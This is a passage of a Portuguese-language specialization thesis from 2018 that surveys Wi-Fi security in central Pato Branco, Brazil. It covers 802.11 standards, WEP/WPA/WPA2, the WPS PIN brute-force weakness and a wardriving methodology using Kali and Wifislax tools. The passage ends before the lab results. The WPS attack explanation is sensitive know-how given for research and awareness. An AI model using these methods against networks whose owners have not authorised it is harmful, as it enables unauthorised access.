UNIVERSIDADE TECNOLÓGICA FEDERAL DO PARANÁ
DEPARTAMENTO ACADÊMICO DE INFORMÁTICA
CURSO DE ESPECIALIZAÇÃO EM REDES DE COMPUTADORES

ALEXANDER DUTRA FERREIRA

ANÁLISE TÉCNICA DAS VULNERABILIDADES DE REDES SEM FIO NA CIDADE DE PATO BRANCO – PR.

MONOGRAFIA DE ESPECIALIZAÇÃO

PATO BRANCO
2018

ALEXANDER DUTRA FERREIRA

ANÁLISE TÉCNICA DAS VULNERABILIDADES DE REDES SEM FIO NA CIDADE DE PATO BRANCO – PR.

Monografia de especialização apresentada ao III Curso de Especialização em Redes de Computadores – Configuração e Gerenciamento de Servidores e Equipamentos de Rede, do Departamento Acadêmico de Informática, da Universidade Tecnológica Federal do Paraná, Campus Pato Branco, como requisito parcial para obtenção do título de Especialista.

Orientador: Prof. Dr. Eden Ricardo Dosciatti

PATO BRANCO
2018

Ministério da Educação
Universidade Tecnológica Federal do Paraná
Câmpus Pato Branco
Departamento Acadêmico de Informática
III Curso de Especialização em Redes de Computadores

TERMO DE APROVAÇÃO

ANÁLISE TÉCNICA DAS VULNERABILIDADES DE REDE SEM FIO NA CIDADE DE PATO BRANCO – PR

por

Alexander Dutra Ferreira

Esta monografia foi apresentada às 9h00min do dia 18 de outubro de 2018, como requisito parcial para obtenção do título de ESPECIALISTA, no III Curso de Especialização em Redes de Computadores – Configuração e Gerenciamento de Servidores e Equipamentos de Redes, da Universidade Tecnológica Federal do Paraná, Câmpus Pato Branco. O acadêmico foi arguido pela Banca Examinadora composta pelos professores abaixo assinados. Após deliberação, a Banca Examinadora considerou o trabalho **aprovado**.

Prof. Dr. Eden Ricardo Dosciatti
Orientador / UTFPR-PB

Prof. Dr. Fábio Favarim
UTFPR-PB

Prof. M.Eng. Anderson Luiz Fernandes
Faculdade Mater Dei

Prof. Dr. Fábio Favarim
Coordenador do III Curso de Especialização
em Redes de Computadores

Dedico este trabalho a Deus, minha família e aos meus mestres acadêmicos por compartilharem vossos conhecimentos e terem sido importantes na minha vida acadêmica e no desenvolvimento desta monografia.

AGRADECIMENTOS

Agradeço ao meu orientador Prof. Eden Ricardo Dosciatti, e ao Prof. Fábio Favarim que contribuíram positivamente para o desenvolvimento e conclusão deste trabalho.

Aos meus pais, pelo amor, incentivo e apoio incondicional, aos meus colegas de sala pela troca de conhecimentos e experiências vivenciadas no mercado de trabalho e a todos que de alguma forma contribuíram para a conclusão deste trabalho.

A coisa mais bela que podemos vivenciar é o mistério. Ele é fonte fundamental de toda verdadeira arte e de toda ciência. Aquele que não o conhece e não mais se maravilha, paralisado em êxtase, é como se estivesse morto: seus olhos estão fechados. Eu quero saber como Deus pensa. O resto... são detalhes.

Albert Einstein.

RESUMO

FERREIRA, Alexander Dutra. Análise técnica das vulnerabilidades de rede sem fio na cidade de Pato Branco – PR. 2018. 76 f. Monografia (Especialização em Redes de Computadores) – Departamento Acadêmico de Informática, Universidade Tecnológica Federal do Paraná, Campus Pato Branco. Pato Branco, 2018.

Nos últimos anos com o crescente avanço tecnológico em diversos setores, uma das áreas que mais sofreram modificações e aperfeiçoamentos foi a área de telecomunicações. Tanto as comunicações de longa distância como as de curta distância foram melhoradas a fim de proporcionar ainda mais comodidade aos usuários em geral. Uma dessas tecnologias emergentes é a rede sem fio, que se tornou um item muito comum nos dias de hoje. Devido à facilidade de aquisição e a instalação dos equipamentos de rede sem fio com os padrões de fábrica, muitos usuários deixam suas redes com um nível mínimo de segurança com senhas fáceis e outros recursos mal configurados. Mesmo com alguns níveis de segurança ainda é possível que pessoas não autorizadas possam acessar essas redes consideradas “protegidas”. Neste estudo, testes de laboratório serão realizados para demonstrar algumas destas vulnerabilidades. Com o intuito de evidenciar esta falta ou nenhuma segurança presente nestas redes, foi efetuado uma pesquisa de campo em determinados lugares de Pato Branco - PR para saber qual a porcentagem de redes vulneráveis no centro da cidade.

Palavras-chave: Redes sem fio. Ataques. Vulnerabilidades.

ABSTRACT

FERREIRA, Alexander Dutra. Technical analysis of wireless network vulnerabilities in the Pato Branco city. 2018. 76 f. Monografia (Especialização em Redes de Computadores) – Departamento Acadêmico de Informática, Universidade Tecnológica Federal do Paraná, Campus Pato Branco. Pato Branco, 2018.

In last years with the increasing technological advance in several sectors, one of the areas that suffered the most changes and improvements was the telecommunications area. Both long-distance and short-distance communications have been improved to provide even more convenience to users in general. One of these emerging technologies is the wireless network, which has become a very common item these days. Because of the ease of purchase and installation of factory-standard wireless networking equipment, many users leave their networks with a minimal level of security with easy passwords and other misconfigured features. Even with some security levels it is still possible for unauthorized people to access such "protected" networks. In this study, laboratory tests will be performed to demonstrate some of these vulnerabilities. With the purpose of evidencing this lack or no security present in these networks, a field survey was carried out in certain places of Pato Branco - PR to know the percentage of vulnerable networks in downtown area.

Keywords: Wireless. Attacks. Vulnerabilities.

LISTA DE FIGURAS

LISTA DE QUADROS

LISTAGENS DE CÓDIGOS

LISTA DE GRÁFICOS

LISTA DE SIGLAS

4G	*Fourth Generation*
AES	*Advanced Encryption Standard*
BSS	*Basic Extended Service Set*
ESS	*Extended Service Set*
IBSS	*Independent Service Set*
IEEE	*Institute of Electrical and Electronic Engineers*
MAC	*Media Access Control*
PIN	*Personal Identification Number*
PPPOE	*Point-to-Point Protocol over Ethernet*
RFID	*Radio-Frequency Identification*
WPS	*WiFi Simple Config*
WPA	*WiFi Protected Access*
TKIP	*Temporal Key Integrity Protocol*
WEP	*Wired Equivalent Privacy*
WPA	*Wifi Protected Access*
WPA2	*Wifi Protected Access 2*
WPS	*Wifi Simple Config*

SUMÁRIO

1 INTRODUÇÃO

Hoje em dia, com o avanço da tecnologia, principalmente nas áreas de telecomunicações, transmissão e processamento de dados, há uma demanda crescente da utilização de equipamentos de rede em diversos lugares do mundo mesmo os mais remotos.

As redes sem fio têm um papel fundamental no crescimento das comunicações entre dispositivos, pois são amplamente utilizadas por empresas em geral e por usuários domésticos. A rede sem fio surgiu para complementar à comunicação das redes cabeadas. Em alguns lugares, por exemplo, torna-se mais viável o uso de redes sem fio até pelo fato de a estrutura física do ambiente não ser propícia ao uso de cabeamento.

A primeira rede sem fio foi anunciada originalmente em 1998, o *Bluetooth*, criada para comunicações a curta distância. Empresas como a Ericsson, IBM, NOKIA, Toshiba e Intel estavam envolvidas no projeto. (MORIMOTO, 2008).

Atualmente o alcance das redes sem fio podem chegar a distâncias muito maiores e diversos são os equipamentos que suportam esta nova tecnologia, que além de interligar equipamentos de rede faz a integração de dispositivos como celulares, *GPS*, aparelhos de som, *tablets*, televisores e até geladeiras digitais. Infelizmente, muitos usuários que adquirem equipamentos de rede sem fio, não efetuam corretamente a configuração de seus equipamentos ou até mesmo não realizam as devidas atualizações após a instalação, deixando suas redes expostas a ação de *hackers* e outras pessoas mal-intencionadas.

1.1 OBJETIVOS

1.1.1 Objetivo Geral

O foco deste trabalho é elaborar um estudo de caso sobre a segurança das redes sem fio na cidade de Pato Branco - PR, especificamente no centro de cidade.

1.1.2 Objetivos Específicos

- Descobrir o índice de redes sem fio vulneráveis;
- Analisar a segurança que está sendo utilizada nas redes domésticas ou empresariais, permitindo verificar possíveis falhas de segurança;

- Apresentar soluções para os problemas encontrados;

1.1.3 JUSTIFICATIVA

O interesse em fazer uma pesquisa sobre as redes locais sem fio surgiu pelo fato de que elas já estão consolidadas em vários ambientes corporativos, empresariais e domésticos principalmente nos que requerem mobilidade e rotatividade dos usuários. Descobrir o índice de redes sem fio vulneráveis na cidade de Pato Branco – PR, com a finalidade de determinar se empresas e usuários estão investindo em segurança e transformar esta informação em dados definidos.

Para entender como as redes sem fio funcionam, é importante que se saiba que existem várias tecnologias envolvidas e cada uma tem suas particularidades, limitações e vantagens.

Portanto, neste projeto teremos algumas das tecnologias mais empregadas e as variantes do padrão 802.11 (IEEE, 1997). Também serão identificados pontos de acesso e os problemas relacionados em segurança para as redes sem fio em diversos lugares no centro da cidade de Pato Branco - PR.

O intuito deste trabalho não é praticar o ato de invasão, mas de determinar qual o índice de redes sem fio vulneráveis no momento da coleta dos dados. Serão realizados testes de laboratório para comprovar algumas das vulnerabilidades existentes.

1.1.4 ESTRUTURA DO TRABALHO

No Capítulo 1, as considerações iniciais são abordadas, o objetivo geral e os específicos, a justificativa e a estrutura do trabalho.

O Capítulo 2 contém o referencial teórico, que apresenta dados relevantes às redes sem fio, seus principais padrões, desde sua origem, e suas evoluções até os dias atuais.

No Capítulo 3 estão os materiais e a metodologia para o desenvolvimento deste trabalho.

O Capítulo 4 contém resultados e discussões sobre o trabalho realizado.

O Capítulo 5 apresenta as principais conclusões.

2 REFERENCIAL TEÓRICO

Neste capítulo é apresentado o referencial teórico utilizado para a execução desta pesquisa de campo em redes sem fio, destacando-se os padrões e tecnologias envolvidas, limitações e técnicas de análise.

2.1 REDES WIRELESS

As redes *wireless* também chamadas de rede sem fio, é um sistema de comunicação de dados muito flexível que pode ser usado como uma extensão ou alternativa ao uso de redes cabeadas. Esta tecnologia combina o uso de conectividade com mobilidade e é largamente utilizada devido à facilidade de uso e de instalação. (MORAES, 2010).

Sobre os tipos de rede sem fio existentes, Rufino (2011) define que são inúmeras tecnologias que estão incluídas na categoria de redes sem fio, desde o infravermelho até as tecnologias mais recentes como *WiMax, 4G, RFID, ZigBee* e as novas versões do *Bluetooth*.

A grande maioria das redes sem fio utilizam o padrão 802.11, sendo este um conjunto de normas e padrões de transmissão em redes sem fio, desenvolvido pelo IEEE (1997) para redes locais sem fio (WLANs).

Dentre os principais padrões utilizados tem-se: 802.11a, 802.11b, 802.11g e 802.11n. Após o 802.11n tem-se outro padrão mais atual o 802.11ac, o mais comercializado atualmente, e, em breve, segundo Giantomaso (2018), espera-se o lançamento do 802.11.ax que será a evolução dos padrões anteriores, atingindo uma velocidade de comunicação duas vezes mais rápida em relação ao padrão 802.11ac que atualmente é de 7 Gb/s. Outra característica que Giantomaso menciona é que a nova tecnologia receberá mais dispositivos ao mesmo tempo sem prejudicar a velocidade de *download* e *upload*.

O padrão 802.11 é baseado numa arquitetura do tipo célula, semelhante ao sistema de telefonia celular. (MORAES, 2010).

2.2 TOPOLOGIAS DE REDE SEM FIO

A topologia é definida pelo modo como os nós de uma rede se conectam entre si, podendo esta conexão ser física ou lógica. O nó significa qualquer dispositivo que faça parte da rede. (EDUARDO, 2011). Foram definidos três tipos de topologias, conhecidas como

"*service sets*" que determinam como será a comunicação entre os dispositivos de rede. São eles:

- BSS – *Basic Service Set*;
- ESS – *Extended Service Set*;
- IBSS – *Independent Service Set*.

A Figura 1 demonstra o BSS, é a topologia padrão de uma rede sem fio, pois basta apenas um ponto de acesso e um ou mais clientes que se comunicarão com o mesmo. Os clientes não se comunicam diretamente entre si, apenas pelo roteador.

Figura 1 - BSS - *Basic Service Set*
Fonte: www.wlan.com.br

O ESS, conforme mostrado na Figura 2, é formado por mais de um roteador, ligados a mesma rede cabeada e todos os clientes conectados a eles.




Figura 2 - ESS - *Extended Service Set*
Fonte: www.wlan.com.br

A Figura 3 apresenta o IBSS, que se caracteriza por não existirem roteadores sem fio e a comunicação é realizada apenas entre os dispositivos clientes. Este tipo de rede também é chamado de rede *ad-hoc* ou *peer-to-peer*.




Figura 3 - IBSS - *Independent Basic Service Set*
Fonte: www.wlan.com.br

2.3 PRINCIPAIS PADRÕES IEEE 802.11

O padrão 802.11 original, previa taxas de transmissão de 1 e 2 Mb/s, utilizando a frequência dos 2.4 GHz, escolhida por ser uma das poucas faixas não licenciadas, de uso totalmente livre. (IEEE, 1997).

2.3.1 IEEE 802.11a

O modelo 802.11a foi um aprimoramento dos padrões 802.11 e 802.11b. A principal característica deste padrão é seu significativo aumento de velocidade para 54 Mbps. Outra característica relevante é que aumentou para 64 o número máximo de dispositivos conectados ao mesmo tempo. Este modelo utiliza a faixa de frequência de 5 GHZ, que é considerada a mais livre de interferências externas. (IEEE, 1999).

2.3.2 IEEE 802.11b

Este foi o primeiro padrão wireless usado em grande escala. Embora esteja obsoleto, o 802.11b é ainda suportado pelos pontos de acesso atuais devido à compatibilidade com dispositivos antigos, porém a velocidade para estes dispositivos é limitada respeitando os 11

Mbps que é a taxa de transferência máxima para este padrão. O número de clientes máximos conectados para este padrão é de apenas 32 dispositivos. (IEEE, 1999).

2.3.3 IEEE 802.11g

O padrão 802.11g é uma evolução do padrão 802.11b, além de operar na mesma faixa de frequência de 2.4 GHz, ele mantém a compatibilidade com o padrão IEEE 802.11b. A velocidade de transmissão é de 54 Mbps, semelhante ao padrão 802.11a. Outra vantagem deste padrão além do ganho de velocidade é a redução de custos de fabricação. (IEEE, 2003).

2.3.4 IEEE 802.11i

O padrão 802.11i foi criado para atender as novas demandas de segurança resolvendo as vulnerabilidades do protocolo WEP implementando o protocolo WPA2, que melhora a autenticação, encriptação e também a integridade das mensagens. (IEEE, 2004). O WPA2 que tem por principal característica o uso do algoritmo criptográfico (AES), será visto com mais detalhes na seção 2.8.3.

2.3.5 IEEE 802.11n

O padrão 802.11n surgiu com o objetivo de aumentar a velocidade dos padrões anteriores, atingindo uma taxa de transferência máxima de até 500 Mbps. Utilizando vários esquemas e técnicas de modulação este padrão funciona na frequência de 2.4 e 5 GHz e faz uso de mais de uma antena, tanto para recepção como transmissão. (IEEE, 2009).

2.3.6 IEEE 802.11ac

Segundo IEEE (2013), neste padrão, manteve-se também a preocupação com a compatibilidade aos padrões anteriores e sua velocidade de comunicação pode atingir até 6.77 Gb/s, porém este valor ainda não é atingido na prática. Em alguns equipamentos conforme Teixeira e Gimenez (2016) mencionam, a largura de banda de alguns equipamentos é de 80 MHz e a taxa de transferência fica em torno de 1.56 Gb/s. Para a velocidade de 6.77 Gb/s a largura de banda utilizada é de 160 MHz, atingindo uma velocidade real de 6,56Gb/s.

2.3.7 IEEE 802.11ad

Este padrão oferece taxas de transmissão de até 5 Gb/s, utilizando uma terceira faixa disponível para equipamentos não licenciados, a faixa dos 60 GHz. (IEEE, 2012). Morimoto (2012) relata que esta velocidade de 5 Gb/s é atingida devido a um engenhoso sistema de modulação, baseado em sistemas ponto-a-ponto que faz com que dispositivos transmitam simultaneamente sem interferirem um ao outro.

2.3.8 IEEE 802.11ax

Este padrão promete aumentar a velocidade de transmissão para 14 Gb/s. Ventura (2018), comenta que, pouco a pouco as empresas vêm anunciando dispositivos com o novo padrão 802.11ax, embora ainda não estejam no mercado. Previsto para 2019, ainda vai demorar até que produtos certificados cheguem ao mercado. Esta nova tecnologia irá operar em 5 GHz em canais de 80 MHz e 160 MHz.

2.4 FREQUÊNCIAS DE OPERAÇÃO

As redes sem fio comumente trabalham nas faixas de frequências de 900 MHz, 2.4 GHz e 5 GHz, sendo a mais utilizada a de 2.4 GHz. Rufino (2011) destaca que, há, pelo menos, três diferentes segmentos de radiofrequência que podem ser utilizados, sem ter que pedir permissão para a agência reguladora governamental que no caso do Brasil é a Anatel. Estas frequências são:

- 902 até 928 MHz;
- 2,4 até 2,485 GHz (2,4 a 2,5 GHz no Brasil)
- 5,150 até 5,825 GHz.

Em relação à frequência de 2.4 GHz, Moraes (2010) afirma que, a frequência de 5 GHz traz uma vantagem bastante significativa, pois a faixa de 2.4 GHz é extremamente utilizada e está muito sobrecarregada e com isso a frequência de 5 GHz sofre menos interferências de outras redes e equipamentos. Uma desvantagem da frequência de 5 GHz é que, como é uma frequência mais alta o alcance diminui, principalmente porque o sinal é mais absorvido por paredes e objetos sólidos.

2.5 INTERFERÊNCIAS

Como não existe a necessidade de pedir autorização para transmitir sinais nas frequências de 900 MHz, 2,4 GHZ e 5 GHz, podem ocorrer inúmeros problemas de interferências na transmissão, dentre eles Rufino (2011) destaca: as interferências com outras redes sem fio utilizando os mesmos canais de transmissão, a possibilidade de o sinal ser refletido, tornando o sinal fraco e com interferência dele mesmo e também o tipo e orientação da antena são fatores muito determinantes na qualidade do sinal.

Com relação à distância de comunicação em redes sem fio, Morimoto (2011) ressalta que o alcance da rede variará de acordo com os obstáculos pelo caminho e com o tipo de antenas usadas, entre outros fatores. Muitos fabricantes definem para as redes 802.11b ou 802.11g por exemplo, à distância de 30 e 150 metros. Com o uso de mais antenas, o padrão 802.11n oferece um alcance maior, de 70 metros em ambientes fechados e 250 metros em campo aberto. Porém estas distâncias servem apenas como referência, já que em muitos casos pode chegar a extremos, como links de longa distância de 30 km e clientes que não conseguem manter uma transmissão estável a apenas 6 ou 8 metros de distância.

2.6 ANTENAS

As antenas por padrão utilizadas nos pontos de acesso comuns são denominadas de “Ominidirecionais”, demostrada na Figura 4, elas irradiam o sinal em todas as direções. (MORIMOTO, 2009). Seu ganho é de 2 dBi até 15 dBi dependendo do modelo e tamanho.

Figura 4 - Antena Ominidirecional
Fonte: https://www.grandeeletro.com.br

Existem também as chamadas antenas direcionais, que além de concentrarem o sinal na vertical, concentram também na horizontal, fazendo com que em vez de um ângulo de 360º, o sinal seja concentrado em um ângulo de 90º ou até menos. As primeiras antenas a

mencionar são as “setoriais” demonstrada na Figura 5, que concentram o sinal em um ângulo de aproximadamente 90º. A maioria destas antenas trabalha com um ganho de 12 a 17 dBi.

Figura 5 - Antena setorial
Fonte: http://www.tecwi.com.br

Na sequência tem-se as antenas “yagi” mostrada na Figura 6, que são ainda mais potentes do que as setoriais e oferecem um ganho de 14 a 19 dBi e distâncias de até 25 km de comunicação.

Figura 6 - Antena Yagi
Fonte: www.hardware.com.br

A Figura 7 apresenta as antenas do tipo “parabólica” que conseguem concentrar o sinal ainda melhor do que as antenas yagi, tendo um ganho de 22 a 24 dBi ou em alguns modelos de até 32 dBi.

Figura 7 - Antena Parabólica
Fonte: https://www.mundomax.com.br

2.7 PROTOCOLOS DE SEGURANÇA

2.7.1 WEP

O primeiro protocolo de segurança criado para proteger a rede sem fio é o protocolo WEP, abreviação de "*Wired Equivalent Privacy"*. Existem dois padrões WEP: de 64 e de 128 bits. Alguns fabricantes até conseguem utilizar extensões proprietárias com chaves de 256 bits, mas apenas equipamentos do mesmo produto poderiam utilizar o recurso. Infelizmente o protocolo WEP apresentou várias vulnerabilidades ao longo do tempo e não é mais um protocolo de segurança confiável. Uma das principais vulnerabilidades do WEP é o uso de vetores de inicialização e o uso de chave fixa, que combinados a outras vulnerabilidades, tornavam as senhas da rede sem fio fáceis de quebrar. (MORIMOTO, 2009).

2.7.2 WPA

O protocolo WPA surgiu em 2003 sendo uma versão melhorada do protocolo WEP. De acordo com Morimoto (2009), foram removidos dois grandes pontos fracos do WEP que são os vetores de inicialização e a utilização de chave fixa. No lugar passou a ser utilizado um sistema chamado de TKIP, cuja abreviação é de "*Temporal Key Integrity Protocol*", que passou a trocar a chave de encriptação constantemente e a chave definida pelo usuário (*passphrase*) é usada apenas para fazer a autenticação inicial. Com isso o protocolo WPA se tornou relativamente seguro, pois não possui brechas óbvias de segurança. É claro que se for definido uma senha curta do tamanho de 5 caracteres por exemplo, programas de ataque de força bruta poderiam quebrar a senha, porém senhas com até 20 caracteres ou mais tornariam o processo de ataque inviável.

Este protocolo seria o mínimo aceitável em termos de segurança com uma senha superior a 20 caracteres alfanuméricos.

2.7.3 WPA2

O protocolo WPA2 foi desenvolvido pelo *Wi-Fi Alliance* — organização que promove e certifica os padrões *Wi-Fi* — baseado no padrão 802.11i. Rockenback (2008)

afirma que dentre as diferenças implementadas em relação ao WPA, destacam-se os novos algoritmos de criptografia e de integridade para suprir as deficiências de WEP e WPA.

Já Moraes (2010), complementa que o WPA2 com o algoritmo de criptografia denominado de AES, cuja abreviação é de "*Advanced Encryption Standard"* é a solução mais segura existente, uma vez que o AES é um algoritmo criptográfico até hoje inviolável. Estima-se que seriam necessários milhares de anos para quebrar uma chave de 256 bits do AES.

O WPA2 também possui a possibilidade de utilização do sistema de criptografia TKIP (utilizado no WPA original) porém é o AES que garantirá maior segurança a rede.

Tanto ao usar o TKIP quanto ao usar o AES, é importante definir uma boa senha denominada de "*Passphrase*". Morimoto (2009) recomenda que, seja utilizada uma senha com pelo menos 20 caracteres e o uso de caracteres aleatórios em vez de combinações simples de palavras, o que dificultaria bastante o trabalho de um suposto atacante.

Tanto o WPA como o WPA2 usam dois métodos de autenticação. São eles: a *Personal Mode* e a *Enterprise Mode*. (MORAES, 2010).

O *Personal Mode* é apropriado para pequenas empresas e usuários domésticos, pois apenas uma *pre-shared key* é necessária para autenticação. Já o *Enterprise Mode* é usado a autenticação 802.1x com servidor *RADIUS*.

Embora Moraes esteja certo em todas as suas menções em dizer que o WPA2 é muito seguro, existe um outro protocolo que ativado em conjunto com WPA/WPA2 deixa a rede vulnerável e basta poucas horas de ataque para que uma rede sem fio com WPA2 com criptografia AES seja acessada. Este protocolo é chamado de WPS.

2.7.4 WPS

O WPS é um protocolo de segurança que foi criado com o propósito de facilitar a conectividade de equipamentos que utilizem a rede sem fio. O WPS oferece uma maneira simples de configuração para redes wireless. O roteador inclui um código PIN de 8 dígitos numéricos, geralmente identificado em uma etiqueta na parte inferior do equipamento, permitindo a conexão de qualquer cliente onde este PIN for informado. Outros equipamentos possuem um botão de conexão para autorização de novos clientes. A ideia parte do princípio que se o usuário tem acesso físico ao equipamento de rede sem fio, logicamente o seu acesso será autorizado na rede. (MORIMOTO, 2012).

O grande problema do protocolo WPS é que ele pode sofrer ataques do tipo força-bruta e seu código PIN ser descoberto em poucas horas. Morimoto (2012) ressalta que, isso acontece devido a forma de como o roteador responde as tentativas malsucedidas de conexão, onde é enviado um pacote *Eap-Nack* que permite ao atacante descobrir se os 4 primeiros dígitos do PIN estão corretos. Para piorar ainda mais, o último dígito é um tipo de *checksum*, que pode ser calculado se os outros dígitos anteriores forem descobertos. São cerca de 11.000 tentativas até o PIN verdadeiro ser descoberto.

Morimoto (2012) ainda define que o que falta no WPS é a função de limite de tentativas de acesso, onde somente alguns fabricantes implementaram este recurso, para bloquear clientes depois de algumas tentativas de acesso incorretas e boa parte dos roteadores que se encontram no mercado estão vulneráveis a esta falha.

3 MATERIAIS E METODOLOGIA

Neste capítulo são apresentados os materiais utilizados para a realização deste trabalho. Este capítulo está subdividido em duas seções, sendo uma para materiais e outra para a metodologia empregada.

3.1 MATERIAIS

Como instrumento de trabalho foi utilizado um automóvel para deslocamento, dois notebooks com distribuições Linux distintas, sendo um com KALI Linux e o outro com WIFISLAX Linux. Wifislax é especialmente construída para testar redes sem fio, com um conjunto de ferramentas para este fim, KALI é uma distribuição que além de possuir a função de verificação de redes sem fio, também possui uma série de ferramentas e testes para outros tipos de detecção de falhas e vulnerabilidades de rede.

Além destas também foram utilizados um adaptador veicular de 12V para possibilitar a alimentação dos notebooks durante o escaneamento e uma antena sem fio de maior potência para localizar o maior número de redes possíveis. Foram utilizados também aparelhos de rede sem fio para testes de laboratório para comprovar determinadas vulnerabilidades.

3.1.1 Descrição dos equipamentos

Equipamento 1, mostrado na Figura 8: Ultrabook ASUS S46CB, CORE I7 2.9 GHz, 16 GB de memória, HD com capacidade de 250 GB. Sistema operacional: KALI Linux. Software de captura de rede: Airodump-ng.

Figura 8 - Ultrabook ASUS
Fonte: www.asus.com

Equipamento 2, mostrado na Figura 9: ASUS Vivobook, CORE I3 1.4 GHz, 2GB de memória, HD com capacidade de 120GB SSD. Sistema operacional: WIFISLAX Linux. Software para captura de rede: Wash.

Figura 9 - Asus Vivobook
Fonte: www.asus.com

Equipamento 3, mostrado na Figura 10: Adaptador veicular 12V para 127 V. Potência Máxima: 175 W. Suporte de até 2 notebooks.

Figura 10 - Adaptador veicular
Fonte: www.mercadolivre.com.br

Equipamento 4, mostrado na Figura 11: Antena dupla wireless 48 DBI SignalKing, modelo: 999WN. Alcance visual em linha reta até 3000 metros. Chipset: Ralink 3070. Potência de 2000 mW. Taxa de dados: 150 Mbps. Potência de saída: 23dBm. Faixa de frequência: 2,4 GHz.

Figura 11 - Antena *Signal King*
Fonte: www.amazon.es

3.2 METODOLOGIA

Como metodologia, os seguintes procedimentos foram adotados para o desenvolvimento deste trabalho:

1. Revisão de Literatura: Foi realizado um estudo sobre as redes sem fio, seus principais padrões de comunicação, alcance, frequências utilizadas, protocolos de segurança, limitações, vulnerabilidades, ferramentas de ataque, sistemas operacionais específicos de teste e demais características. Também foram identificados alguns métodos de quebra de segurança relacionados para este tipo de rede.
2. Após definição do tema e pesquisa inicial, foi definido na cidade de Pato Branco – PR, qual a melhor região para se fazer o estudo de caso. A região escolhida foi o centro, por possuir um maior número de habitantes e concentrar maior número de edifícios residenciais, lojas e comércios variados.
3. Como passo seguinte, foram realizados os testes de laboratório para comprovar vulnerabilidades das redes sem fio e os protocolos vulneráveis.
4. Posteriormente, foi realizado uma pesquisa de campo para capturar o maior número de sinais de redes sem fio possivelmente vulneráveis. Lugares muito distantes ou lugares com poucas pessoas residindo foram descartados porque a chance de se captar uma rede sem fio é mais remota. Foram coletados os nomes das redes sem fio e os protocolos. As capturas foram realizadas entre os dias 13 a 16 de setembro de 2018. Na Figura 12, tem-se os nomes das ruas e as localizações no mapa.




Figura 12 - Bairro Centro
Fonte: autoria própria

Dados da cidade de Pato Branco – PR:

- População total: 81.893 habitantes; (IBGE, 2018)
- Área total: 539,029 KM².
- População Residente Urbana: 68.091 (IBGE, 2010)
- População Residente Rural: 4.279 (IBGE, 2010)
- Número de domicílios: 26.213 (IBGE 2010)

Para cada local foram determinadas letras do alfabeto para facilitar a identificação dos mesmos, conforme o Quadro 1.

PONTO A: Rua Argentina;
PONTO B: Rua Farrapos;
PONTO C: Rua Nereu Ramos;
PONTO D: Rua Visconde de Tamandaré;
PONTO E: Rua Caramuru;
PONTO F: Rua Travessa Machado Pinheiro;
PONTO G: Rua Tapir;
PONTO H: Itapuã;
PONTO I: Rua Tapejara.

Quadro 1 - Pontos e seus respectivos nomes de rua

5. Com os resultados obtidos, foram gerados gráficos e os resultados das análises foram devidamente registrados.

4 RESULTADOS

Neste capítulo serão apresentados os resultados obtidos com o desenvolvimento do trabalho.

4.1 TESTES DE LABORATÓRIO

